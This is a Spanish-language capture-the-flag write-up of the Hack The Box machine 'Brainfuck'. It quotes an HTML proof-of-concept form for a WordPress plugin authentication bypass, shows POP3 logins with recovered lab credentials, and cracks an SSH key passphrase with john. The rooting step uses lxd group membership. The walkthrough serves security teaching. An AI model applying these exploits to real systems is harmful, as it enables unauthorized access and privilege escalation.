
Brainfuck - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDUvFkWE1DxJj4OsU4DiVLjkxYV2a9pSlMS/78hpx0IejJaFilgNb+RFCyfyhIw5NvsZB6hZiNL0vPDh+MscPd75heIIgx9mczfamsrA2KODdkdgUJPCBWUnF9/VhYQhJ
pGvo4f6lAwLz7wnmcjhiXencMNkZcweADi5aK0Xp6iFxYcwx6+qy0891gQ5TnVVazkDJNA+QMUamxJRm1tQN5dp/+TeBecWJH2AxQFXsM4wPkIFaE0GsKvYDmGyfy1YL/Gn5IxEqVrhIEYkDH4BQsbvORNueOtJKHoys7EhP
F+STpx6ZAXS6AXhS/nJMz6EvubzeGqfBOaDIZN9u5JuCdf
|   256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCJcOJZuuBlw9xDXy+VPpezMomPfySGOjABaxw02cmRifvzWE57mh1hlQD6z44IF1lsuW9E2NNH4xB4d8U0O5b0=
|   256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOokdEAUqLEqEuY1CHNJ2xaDU+L+/0qb3XZO8UIZfrju
25/tcp  open  smtp     syn-ack ttl 63 Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
110/tcp open  pop3     syn-ack ttl 63 Dovecot pop3d
|_pop3-capabilities: UIDL AUTH-RESP-CODE USER SASL(PLAIN) RESP-CODES TOP PIPELINING CAPA
143/tcp open  imap     syn-ack ttl 63 Dovecot imapd
|_imap-capabilities: post-login AUTH=PLAINA0001 SASL-IR OK ID listed IDLE capabilities LITERAL+ more have Pre-login ENABLE IMAP4rev1 LOGIN-REFERRALS
443/tcp open  ssl/http syn-ack ttl 63 nginx 1.10.0 (Ubuntu)
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: Welcome to nginx!
| tls-nextprotoneg:
|_  http/1.1
| http-methods:
|_  Supported Methods: GET HEAD
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR/organizationalUnitName=IT/emailAddress=orestis@b
rainfuck.htb/localityName=Athens
```

En el puerto 80 encontramos la pagina por defecto de nginx:




En el escaneo de nmap hemos visto un dominio, vamos a probar a ver si nos dirige a una pagina distinta:


```
443/tcp open  ssl/http syn-ack ttl 63 nginx 1.10.0 (Ubuntu)
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: Welcome to nginx!
| tls-nextprotoneg:
|_  http/1.1
| http-methods:
|_  Supported Methods: GET HEAD
| ssl-cert: Subject: commonName=brainfuck.htb/organizationNam
rainfuck.htb/localityName=Athens
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs
| Issuer: commonName=brainfuck.htb/organizationName=Brainfuck
```




Encontramos un posible usuario: orestis



En este wordpress podemos enumerar los pluggins:




Vemos uno llamado "wp-support-plut-responsive-ticket-system" que contiene la version 7.1.3:




Vamos a buscar algun exploit para esa version del pluggin:

```
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="administrator">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="loginGuestFacebook">
    <input type="submit" value="Login">
</form>

Then you can go to admin panel.
```


Este exploit dice que al ejecutar el formulario del POC desde nuestro localhost podemos acceder con cualquier usuario sin saber la contraseña. Para ello vamos a crear un index.html con este contenido, creamos un servidor web con python3 y accedemos a nuestro localhost:



Ejecutamos, vamos al panel de login de "wp_admin" y ya estaremos autenticados como admin (Puede que nos de un error pero abrimos una pestaña nueva y volvemos a entrar):



Hemos encontrado la contraseña de orestis para smtp: orestis:kHGuERB29DNiNE



Vamos a logearnos por smtp, como no nos deja por el puerto 25 lo intentamos por el 110:

```
└─$ nc -nv 10.10.10.17 25
(UNKNOWN) [10.10.10.17] 25 (smtp) open
USER orestis
220 brainfuck ESMTP Postfix (Ubuntu)
502 5.5.2 Error: command not recognized
^C

┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nv 10.10.10.17 110
(UNKNOWN) [10.10.10.17] 110 (pop3) open
+OK Dovecot ready.
USER orestis
+OK
PASS kHGuERB29DNiNE
+OK Logged in.
```

Con "LIST" podemos listar los mensajes entrantes:

```
LIST
+OK 2 messages:
1 977
2 514
```


Hay 2 mensajes, con "`RETR *numero*`" puedo leer los mensajes. En el segundo mensaje nos dice una contraseña para el foro secreto: orestis:kIEnnfEKJ#9UmdO:

```
RETR 2
+OK 514 octets
Return-Path: <root@brainfuck.htb>
X-Original-To: orestis
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 0)
        id 4227420AEB; Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: Forum Access Details
Message-Id: <20170429101206.4227420AEB@brainfuck>
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
From: root@brainfuck.htb (root)

Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9UmdO

Regards
```


Vemos que en el escaneo de nmap encontraba un foro secreto llamado "sup3rs3cr3t.brainfuck.htb":

```
443/tcp open  ssl/http syn-ack ttl 63 nginx 1.10.0 (Ubuntu)
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: Welcome to nginx!
| tls-nextprotoneg:
|_  http/1.1
| http-methods:
|_  Supported Methods: GET HEAD
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrPr
rainfuck.htb/localityName=Athens
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
```


Cuando vamos a la web podemos ver una conversacion que esta cifrada en "vigenere". El problema que tiene este cifrado es que si comparas un texto cifrado con el mismo texto sin descifrar puede averiguar la clave:



Como encontramos el patron de "Orestis - Hacing for fun and profit" podemos compararlo con el mismo texto cifrado para poder conseguir la clave:



La clave es "fuckmybrain". Vamos a traducir toda la conversacion:



Nos dice que en esa ruta podemos encontrar la clave privada para conectarnos por ssh, la descargamos e intentamos iniciar sesion pero nos pide una contraseña:

Para descubrirla a traves de crackear el hash utilizaremos ssh2john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh2john id_rsa > hash.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!       (id_rsa)
1g 0:00:00:04 DONE (2024-10-03 18:53) 0.2380g/s 2966Kp/s 2966Kc/s 2966KC/s 3poulakia!..3pornuthin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Utilizamos esa clave para iniciar sesion por ssh y estamos dentro:

```
└─$ ssh orestis@10.10.10.17 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


You have mail.
Last login: Mon Oct  3 19:41:38 2022 from 10.10.14.23
orestis@brainfuck:~$
```

ESCALADA DE PRIVILEGIOS

Pertenecemos al grupo lxd, por lo que nos podemos montar un docker en la / del sistema como root y tener acceso a la maquina victima:

```
orestis@brainfuck:~$ id
uid=1000(orestis) gid=1000(orestis) groups=1000(orestis),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),121(lpadmin),122(sambashare)
orestis@brainfuck:~$
```

Para realizar la escalada de privilegios he seguido paso a paso los procedimientos de la maquina Templo WRITEUP. No me ha dejado crear un pool de almacenamiento pero aun asi me ha funcionado:

```
orestis@brainfuck:~$ lxc exec privesc /bin/sh
~ # whoami
root
```

Hemos conseguido escalar a root. Para acceder a todo el contenido de la maquina victima tenemos que ir a /mnt que es donde se ha creado la montura de la imagen de alpine